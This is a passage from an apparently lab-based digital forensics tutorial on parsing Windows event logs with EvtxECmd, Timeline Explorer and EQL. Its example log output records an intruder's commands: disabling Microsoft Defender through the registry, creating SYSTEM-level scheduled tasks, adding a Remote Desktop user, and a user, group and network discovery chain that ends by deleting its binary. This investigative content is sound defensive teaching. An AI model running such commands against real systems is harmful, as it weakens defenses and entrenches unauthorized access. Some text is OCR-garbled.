            EvtxECmd.exe -f "C:\Temp\Application.evtx" --json
"c:\temp\jsonout"
```

Short options (single letter) are prefixed with a single dash. Long commands are prefixed with two dashes

```
Usage:
  EvtxECmd [options]
```


Options:

```
-f <f>          File to process. This or -d is required
-d <d>          Directory to process that contains evtix files. This or
-f is required
--csv <csv>     Directory to save CSV formatted results to
--csvf <csvf>   File name to save CSV formatted results to. When
present, overrides default name
--json <json>   Directory to save JSON formatted results to
--jsonf <jsonf> File name to save JSON formatted results to. When
present, overrides default name
--xml <xml>     Directory to save XML formatted results to
--xmlf <xmlf>   File name to save XML formatted results to. When
present, overrides default name
--dt <dt>       The custom date/time format to use when displaying time
stamps [default: yyyy-MM-dd HH:mm:ss.fffffff]
--inc <inc>     List of Event IDs to process. All others are ignored.
Overrides --exc Format is 4624,4625,5410
--exc <exc>     List of Event IDs to IGNORE. All others are included.
Format is 4624,4625,5410
--sd <sd>       Start date for including events (UTC). Anything OLDER
than this is dropped. Format should match --dt
--ed <ed>       End date for including events (UTC). Anything NEWER
than this is dropped. Format should match --dt
--fj            When true, export all available data when using --json
[default: False]
--tdt <tdt>     The number of seconds to use for time discrepancy
```

```

detection [default: 1]
  --met          When true, show metrics about processed event log
                  [default: True]
  --maps <maps> The path where event maps are located. Defaults to
                  'Maps' folder where program was executed
                  [default: C:\Users\johndoe\Desktop\Get-
                  ZimmermanTools\net6\EvtxCmd\Maps]
  --vss          Process all Volume Shadow Copies that exist on drive
                  specified by -f or -d [default: False]
  --dedupe       Deduplicate -f or -d & VSCs based on SHA-1. First file
                  found wins [default: True]
  --sync         If true, the latest maps from
                  https://github.com/EricZimmerman/evtX/tree/master/evtX/Maps are
                  downloaded and local maps updated [default: False]
  --debug        Show debug information during processing [default:
                  False]
  --trace        Show trace information during processing [default:
                  False]
  --version      Show version information
  -?, -h, --help Show help and usage information

```



## Maps in EvtxCmd

Maps in EvtxCmd are pivotal. They metamorphose customized data into standardized fields in the CSV (and JSON) data. This granularity and precision are indispensable in forensic investigations, enabling analysts to interpret and extract salient information from Windows Event Logs with finesse.

Standardized fields in maps:

- `UserName` : Contains information about user and/or domain found in various event logs

- `ExecutableInfo` : Contains information about process command line, scheduled tasks etc.
- `PayloadData1,2,3,4,5,6` : Additional fields to extract and put contextual data from event logs
- `RemoteHost` : Contains information about IP address

`EvtxECmd` plays a significant role in:

- Converting the unique part of an event, known as `EventData`, into a more standardized and human-readable format.
- Ensuring that the map files are tailored to specific event logs, such as Security, Application, or custom logs, to handle differences in event structures and data.
- Using a unique identifier, the `Channel` element, to specify which event log a particular map file is designed for, preventing confusion when event IDs are reused across different logs.

To ensure the most recent maps are in place before converting the EVTX files to CSV/JSON, employ the command below.

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\Evtxecmd>
.\EvtxECmd.exe --sync
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman ([email protected])
https://github.com/EricZimmerman/evt

Checking for updated maps at
https://github.com/EricZimmerman/evt/tree/master/evt/Maps...

Updates found!

New maps
Application_ESENT_216
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_100
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_1300
CiscoSecureEndpoint-Events_CiscoSecureEndpoint_1310
Kaspersky-Security_OnDemandScan_3023
Kaspersky-Security_Real-Time_File_Protection_3023
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-VMMS_13002
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-VMMS_18304
Microsoft-Windows-Hyper-V-VMMS-Admin_Microsoft-Windows-Hyper-V-
Worker_13003
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18303
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18504
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
```

```
Worker_18512
Microsoft-Windows-Windows-Defender-Operational_Microsoft-Windows-Windows-
Defender_2050
PowerShellCore-Operational_PowerShellCore_4104
Security_Microsoft-Windows-Security-Auditing_6272
Security_Microsoft-Windows-Security-Auditing_6273
```

```
Updated maps
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18500
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18502
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18508
Microsoft-Windows-Hyper-V-Worker-Admin_Microsoft-Windows-Hyper-V-
Worker_18514
Microsoft-Windows-SMBServer-Security_Microsoft-Windows-SMBServer_551
Security_Microsoft-Windows-Security-Auditing_4616
```

With the latest maps integrated, we're equipped to infuse contextual information into distinct fields, streamlining the log analysis process. Now, it's time to transmute the logs into a format that's more palatable.

To render the EVTX files more accessible, we can employ `EvtxECmd` to seamlessly convert event log files into user-friendly formats like JSON or CSV.

For instance, the command below facilitates the conversion of the

`C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx` file to a CSV file:

```
PS C:\Users\johndoe\Desktop\Get-ZimmermanTools\net6\Evtxecmd>
.\EvtxECmd.exe -f
"C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\win
evt\logs\Microsoft-Windows-Sysmon%40operational.evtx" --csv
"C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline" --csvf
kape_event_log.csv
EvtxECmd version 1.5.0.0
```

Author: Eric Zimmerman ([email protected])  
<https://github.com/EricZimmerman/evtX>

```
Command line: -f
C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\wine
vt\logs\Microsoft-Windows-Sysmon%40operational.evtx --csv
C:\Users\johndoe\Desktop\forensic_data\event_logs\csv_timeline --csvf
kape_event_log.csv
```

Warning: Administrator privileges not found!

CSV output will be saved to

C:\Users\johndoe\Desktop\forensic\_data\event\_logs\csv\_timeline\kape\_event\_log.csv

Processing

C:\Users\johndoe\Desktop\forensic\_data\kape\_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx...

Event log details

Flags: None

Chunk count: 28

Stored/Calculated CRC: 3EF9F1C/3EF9F1C

Earliest timestamp: 2023-09-07 08:23:18.4430130

Latest timestamp: 2023-09-07 08:33:00.0069805

Total event log records found: 1,920

Records included: 1,920 Errors: 0 Events dropped: 0

Metrics (including dropped events)

Event ID	Count
1	95
2	76
3	346
4	1
8	44
10	6
11	321
12	674
13	356
16	1

hide01.ir

Processed 1 file in 8.7664 seconds

After importing the resultant CSV into `Timeline Explorer`, we should see the below.

Timeline Explorer v2.0.0.1

Converted Logs in Timeline Explorer

lape\_event\_log.csv

Drag a column header here to group by that column

Map Description	User Name	Payload Data1	Payload...	Payload Data3	Payload Data4	Payload Data5	Payload Data6
Engine state is changed from Available to Stopped		HostApplication=powe...		HostVersions=5.1.1...			
Process creation	HTBVM01\Jo...	ProcessID: 3056, Pro...	RuleName...	MD5=9CA38BE255FFF...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo...	ProcessID: 3332, Pro...	RuleName...	MD5=9CA38BE255FFF...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
RegistryEvent (Object create and delete)		ProcessID: 4, Proces...	RuleName...	Image: System	EventType: C...	TargetObject: HKLM\S...	
RegistryEvent (Value Set)		ProcessID: 4, Proces...	RuleName...	Image: System	EventType: S...	TargetObject: HKLM\S...	Details: Binary Data
Process creation	HTBVM01\Jo...	ProcessID: 2544, Pro...	RuleName...	MD5=227F63E1D9008...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo...	ProcessID: 6256, Pro...	RuleName...	MD5=796B784E98008...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo...	ProcessID: 6168, Pro...	RuleName...	MD5=796B784E98008...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo...	ProcessID: 3808, Pro...	RuleName...	MD5=0B094A338EEA5...	ParentProces...	ParentProcessID: 654...	ParentCommandLine: C:\Windows\system32\cmd.exe /c instal
Process creation	HTBVM01\Jo...	ProcessID: 4004, Pro...	RuleName...	MD5=8A0BCC6029FB...	ParentProces...	ParentProcessID: 380...	ParentCommandLine: net localgroup "Remote Desktop Users
A member was added to a security-enabled local group	HTBVM01\Jo...	Target: Builtin\Remo...	Subject...	MemberName: -	MemberSid: S...	PrivilegeList: -	
Process creation	HTBVM01\Jo...	ProcessID: 4980, Pro...	RuleName...	MD5=18F88D083533A...	ParentProces...	ParentProcessID: 643...	ParentCommandLine: discord.exe
ProcessAccess	SourceUser...		Granted...	SourceProcessID: ...	SourceImage: ...	TargetProcessID: 498...	TargetImage: C:\Windows\System32\comp.exe
ProcessAccess	SourceUser...		Granted...	SourceProcessID: ...	SourceImage: ...	TargetProcessID: 498...	TargetImage: C:\Windows\System32\comp.exe
CreateRemoteThread	SourceUser...	StartAddress: 0x0000...		SourceProcessID: ...	SourceImage: ...	TargetProcessID: 498...	TargetImage: C:\Windows\System32\comp.exe
Process creation	HTBVM01\Jo...	ProcessID: 3576, Pro...	RuleName...	MD5=F9C2064284CFC...	ParentProces...	ParentProcessID: 643...	ParentCommandLine: discord.exe
ProcessAccess	SourceUser...		Granted...	SourceProcessID: ...	SourceImage: ...	TargetProcessID: 357...	TargetImage: C:\Windows\System32\cmdkey.exe
ProcessAccess	SourceUser...		Granted...	SourceProcessID: ...	SourceImage: ...	TargetProcessID: 357...	TargetImage: C:\Windows\System32\cmdkey.exe
CreateRemoteThread	SourceUser...	StartAddress: 0x0000...		SourceProcessID: ...	SourceImage: ...	TargetProcessID: 357...	TargetImage: C:\Windows\System32\cmdkey.exe
FileCreate	SourceUser...	ProcessID: 6432, Pro...	RuleName...	Image: C:\Temp\di...	TargetFileNa...		
A process changed a file creation time		ProcessID: 6432, Pro...	RuleName...	Image: C:\Temp\di...	TargetFileNa...	CreationTimeUTC: 2023-09-07 08:30:12.425	PreviousCreationTimeUTC: 2023-09-07 08:30:12.425
Network connection	HTBVM01\Jo...	ProcessID: 4980, Pro...	RuleName...	SourceHostname: H...	SourceIp: 10...	DestinationHostname: ...	DestinationIp: 10.10.10.10
Network connection	HTBVM01\Jo...	ProcessID: 3576, Pro...	RuleName...	SourceHostname: H...	SourceIp: 10...	DestinationHostname: ...	DestinationIp: 192.168.182.146

### Executable Information:

```

Executable Info
powercfg -change -standby-timeout-ac 0

REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
schtasks /Create /TN "Microsoft-Windows-UpdateTask" /TR "C:\Windows\Tasks\update.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
schtasks /Create /TN "Microsoft-Windows-DiagnosticDataCollector" /TR "C:\Windows\Tasks\microsoft.windowskits.feedback.exe" /SC DAILY /ST 12:00 /RL HIGHEST /F /RU SYSTEM
net localgroup "Remote Desktop Users" backgroundTask /add
C:\Windows\system32\net1 localgroup "Remote Desktop Users" backgroundTask /add

C:\Windows\System32\comp.exe
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9e664|C:\Windows\System32\KERNELBASE.dll+8e73|C:\Windows\System32\KERNELBASE.dll+767e|C:\Windows\System32\KERNELBASE.dll+7226|C:\Windows\S...
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d234|C:\Windows\System32\KERNELBASE.dll+2c0fe|C:\Temp\discord.exe+80f0|C:\Temp\discord.exe+89c5|C:\Temp\discord.exe+13b1|C:\Temp\discord...

```

## Investigating Windows Event Logs with EQL

[Endgame's Event Query Language \(EQL\)](#) is an indispensable tool for sifting through event logs, pinpointing potential security threats, and uncovering suspicious activities on Windows systems. EQL offers a structured language that facilitates querying and correlating events across multiple log sources, including the Windows Event Logs.

Currently, the EQL module is compatible with Python versions 2.7 and 3.5+. If you have a supported Python version installed, execute the following command.

```
C:\Users\johndoe>pip install eql
```

Should Python be properly configured and included in your PATH, eql should be accessible. To verify this, execute the command below.

```
C:\Users\johndoe>eql --version
eql 0.9.18
```

Within EQL's repository (available at `C:\Users\johndoe\Desktop\eqllib-master`), there's a PowerShell module brimming with essential functions tailored for parsing Sysmon events

from Windows Event Logs. This module resides in the `utils` directory of `eqllib`, and is named `scrape-events.ps1`.

From the EQL directory, initiate the `scrape-events.ps1` module with the following command:

```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> import-module .\scrape-events.ps1
```

By doing so, we activate the `Get-EventProps` function, which is instrumental in parsing event properties from Sysmon logs. To transform, for example,

`C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx` into a JSON format suitable for EQL queries, execute the command below.


```
PS C:\Users\johndoe\Desktop\eqllib-master\utils> Get-WinEvent -Path C:\Users\johndoe\Desktop\forensic_data\kape_output\D\Windows\System32\winevt\logs\Microsoft-Windows-Sysmon%40operational.evtx -Oldest | Get-EventProps | ConvertTo-Json | Out-File -Encoding ASCII -FilePath C:\Users\johndoe\Desktop\forensic_data\event_logs\eqllib_format_json\eqllib-sysmon-data-kape.json
```

This action will yield a JSON file, primed for EQL queries.

Let's now see how we could have identified user/group enumeration through an EQL query against the JSON file we created.

```
C:\Users\johndoe> eql query -f C:\Users\johndoe\Desktop\forensic_data\event_logs\eqllib_format_json\eqllib-sysmon-data-kape.json "EventId=1 and (Image='*net.exe' and (wildcard(CommandLine, '* user*', '*localgroup *', '*group *')))" {"CommandLine": "net localgroup \"Remote Desktop Users\" backgroundTask /add", "Company": "Microsoft Corporation", "CurrentDirectory": "C:\\Temp\\", "Description": "Net Command", "EventId": 1, "FileVersion": "10.0.19041.1 (WinBuild.160101.0800)", "Hashes": "MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E2B07F310F52BAA73CAAAA124FDDDBDF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B07", "Image": "C:\\Windows\\System32\\net.exe", "IntegrityLevel": "High", "LogonGuid": "{b5ae2bdd-9f94-64ec-0000-002087490200}", "LogonId": "0x24987", "ParentCommandLine": "C:\\Windows\\system32\\cmd.exe /c install.bat", "ParentImage": "C:\\Windows\\System32\\cmd.exe", "ParentProcessGuid": "{b5ae2bdd-8a0f-64f9-0000-00104cfc4700}", "ParentProcessId": "6540", "ProcessGuid": "{b5ae2bdd-8a14-64f9-0000-0010e8804800}", "ProcessId": "3808", "Product": "Microsoft? Windows? Operating System", "RuleName": null, "TerminalSessionId": "1", "User": "HTBVM01\\John Doe", "UtcTime": "2023-09-07 08:30:12.178"}
```

```
{"CommandLine": "net users ", "Company": "Microsoft Corporation",  
"CurrentDirectory": "C:\\Temp\\", "Description": "Net Command", "EventId":  
1, "FileVersion": "10.0.19041.1 (WinBuild.160101.0800)", "Hashes":  
"MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E  
2B07F310F52BAA73CAAAA124FDD8DF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B  
07", "Image": "C:\\Windows\\System32\\net.exe", "IntegrityLevel": "High",  
"LogonGuid": "{b5ae2bdd-9f94-64ec-0000-002087490200}", "LogonId":  
"0x24987", "ParentCommandLine": "cmd.exe /c ping -n 10 127.0.0.1 > nul &&  
net users > users.txt && net localgroup > groups.txt && ipconfig  
>ipinfo.txt && netstat -an >networkinfo.txt && del /F /Q  
C:\\Temp\\discord.exe", "ParentImage": "C:\\Windows\\System32\\cmd.exe",  
"ParentProcessGuid": "{b5ae2bdd-8a19-64f9-0000-0010c5914800}",  
"ParentProcessId": "4040", "ProcessGuid": "{b5ae2bdd-8a22-64f9-0000-  
0010c59f4800}", "ProcessId": "5364", "Product": "Microsoft? Windows?  
Operating System", "RuleName": null, "TerminalSessionId": "1", "User":  
"HTBVM01\\John Doe", "UtcTime": "2023-09-07 08:30:26.851"}  
{"CommandLine": "net localgroup ", "Company": "Microsoft Corporation",  
"CurrentDirectory": "C:\\Temp\\", "Description": "Net Command", "EventId":  
1, "FileVersion": "10.0.19041.1 (WinBuild.160101.0800)", "Hashes":  
"MD5=0BD94A338EEA5A4E1F2830AE326E6D19,SHA256=9F376759BCBCD705F726460FC4A7E  
2B07F310F52BAA73CAAAA124FDD8DF993E,IMPHASH=57F0C47AE2A1A2C06C8B987372AB0B  
07", "Image": "C:\\Windows\\System32\\net.exe", "IntegrityLevel": "High",  
"LogonGuid": "{b5ae2bdd-9f94-64ec-0000-002087490200}", "LogonId":  
"0x24987", "ParentCommandLine": "cmd.exe /c ping -n 10 127.0.0.1 > nul &&  
net users > users.txt && net localgroup > groups.txt && ipconfig  
>ipinfo.txt && netstat -an >networkinfo.txt && del /F /Q  
C:\\Temp\\discord.exe", "ParentImage": "C:\\Windows\\System32\\cmd.exe",  
"ParentProcessGuid": "{b5ae2bdd-8a19-64f9-0000-0010c5914800}",  
"ParentProcessId": "4040", "ProcessGuid": "{b5ae2bdd-8a22-64f9-0000-  
001057a24800}", "ProcessId": "4832", "Product": "Microsoft? Windows?  
Operating System", "RuleName": null, "TerminalSessionId": "1", "User":  
"HTBVM01\\John Doe", "UtcTime": "2023-09-07 08:30:26.925"}
```




## Windows Registry


A deep dive into the registry hives can furnish us with invaluable insights, such as the computer's name, Windows version, owner's name, and network configuration.

Registry-related files harvested from KAPE are typically housed in

`<KAPE_output_folder>\Windows\System32\config`




Additionally, there are user-specific registry hives located within individual user directories, as exemplified in the following screenshot.



